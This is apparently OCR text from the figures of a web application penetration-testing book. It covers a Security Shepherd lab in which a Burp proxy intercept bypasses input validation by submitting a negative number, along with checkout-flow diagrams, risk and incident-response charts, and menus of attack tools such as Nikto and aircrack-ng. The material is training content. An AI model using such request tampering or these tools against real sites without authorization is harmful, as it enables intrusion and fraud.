

Submit Result Key:
Submit
What is Poor Data Validation?
Show Lesson Introduction
To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.
An Error Occured: Invalid Number: Number must be greater than 0
Enter a number: -1234
Submit Number
Would you like a hint?



Forward
Drop
Intercept is on
Action
POST /shepherd/lessons/
Content-Type: application/x-www-form-urlencoded
Referer: http://172.16.30.129/shepherd/lessons/
Connection: close
userdata=-1234


What is Poor Data Validation?
Show Lesson Introduction
To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.
Enter a number: 1234
Submit Number
Validation Bypassed
You defeated the lesson validation. Result Key:









FANDANGO
Grab your seats. We'll save them just for you.
CHECKOUT
Tickets
Payment
Confirmation
PICK YOUR SEATS
Need help picking your seat?
AVAILABLE
UNAVAILABLE
SELECTED
ACCESSIBLE
SCREEN
Time to complete your order: 6:32
GUARDIANS OF THE GALAXY VOL. 2 3D
PG-13, 2 hr 15 min
Monday, May 15
8:00 PM
Select new showtime
RealD 3D | Reserved seating | No passes | Closed-caption | Accessibility devices available | Recliner Seats
Auditorium 2
Seats not selected
Regal Age Policy



Legend:
Web Flow
API Call
Token
1
Request
SetExpressCheckout
PayPal
Sandbox
2
Response: Token
3
HTTP Redirect
PayPal Login
4
HTTP Redirect
ReturnURL + Token
Confirm Details
Continue
5
Confirm Order
Request: Token
GetExpressCheckoutDetails
Pay
Response: Customer Details
6
Thank You
Request: Final Transaction Details
DoExpressCheckoutPayment
7
Response: Transaction Results
(Success/ Failure)


Chapter 12: Educating the Customer and Finishing Up






Risk Monitoring
How has the risk changed?
Risk Planning
What is the program's risk management process?
Communication and Feedback
Risk Handling
Should the risk be accepted, avoided, transferred, or mitigated?
Risk Identification
What can go wrong?
Risk Analysis
What are the likelihood and consequence of the risk?



Dradis CE
Issues
Nodes
Title
Control
Status
Order
Summary






Securing the Application
Auditing and Logging
Authentication
Authorization
Configuration Mgt.
Cryptography
Exception Management
Parameter Manipulation
Sensitive Data
Session Management
Validation
Web Server
Application Server
Database Server
Firewall
Apps
Host
Firewall
Apps
Host
Database
Host
Securing the Network
Router
Firewall
Switch
Securing the Host
Patches and Updates
Services
Protocols
Accounts
Files and Directories
Shares
Ports
Registry
Auditing and Logging
Threats and Countermeasures


Security in the SDLC Process
Security Requirements
Security Architecture Design Reviews
Security Testing, Penetration Testing, Secure Configuration
Threat Modeling
Static & Dynamic Analysis, Secure Code Reviews
Requirements
Design
Coding
Integration
Validation
Production



RACI Chart (Roles and Responsibilities Matrix)

For instructions / training material visit http://www.raci.chart.org/

Process Name / Description: *Plant maintenance project: Repair and resurface plant parking lot during plant shutdown in July*

Created On: 22-May-17 Revision: 5/27/17


Created by: *Willy Wonka (CIO), Michael Corleone (Director, IT), John Smith (CISO), Butch Cassidy (AppDev Manager), Léon Montana (Systems Manager), Mathilda Lando (Security Lead)*


	CISO	IT	Security	Audit	AppDev	PR
Identify Breach and Notify IR Team	A	C	R	I	C	I
Triage and Remediate Service	A	C	R	-	R	-
Review and Asess Vulnerabilities and Risk Exposure	-	C	A	C	R	-
Determine scope of loss/Forensics	-	-	C	R	C	-
Provide Notification to stakeholders and manage inquiries	A	-	-	C	-	R
Engage vendors and outside IR team	A	-	R	C	-	-
Conduct post-mortem and certify return to service	A	C	C	R	C	I

R = Responsible, A = Accountable, C = Consulted, I = Informed


Concepts View (I)
Milestone: Understand how CLASP process components interact and how to apply it through V.
Role-Based View (II)
Milestone: Create roles required by security-related project and utilize them in III, IV and V.
Activity-Assessment View (III)
Milestone: Assess 24 security-related CLASP activities for suitability in IV.
Implementation Costs
Activity Applicability
Risk of Inaction
Activity-Implementation View (IV)
Milestone: Perform subset of 24 security-related CLASP activities selected in III.
Vulnerability View (V)
Milestone: Integrate solutions to problem types into III and IV.
Consequences
of unresolved Vulnerabilities
Problem Types
104 problem types are subsumed under 5 high-level Categories
Exposure Periods
(by SDLC phases)
Risk Assessment
Avoidance & Mitigation Techniques
A & M Periods
(by SDLC phases)


BACKBOX


Applications
Places
System
Accessories
Internet
Samurai
Sound & Video
Wine
Add/Remove...
Burpsuite
DirBuster
Iface Domain Scanner
Goscan
Grendel-Scan
HTTP_Print
Maltego CE
Nikto
Paros Proxy
RatProxy
SpikeProxy
SQLBrute
w3af
w3af GUI
Wapiti
Webscarab
WebSlug
Zenmap as Root
SAMURAI WEB TESTING FRAMEWORK


root@localhost:~
File Edit Tabs Help
ImageMagick:
liveuser@localhost:~
Accessories
Graphics
Internet
Other
Security Lab
Sound & Video
System Tools
Preferences
Administration
Run
Logout
Code Analysis
Forensics
Intrusion Detection
Password Tools
Reconnaissance
Wireless
aircrack-ng
airsnort
kismet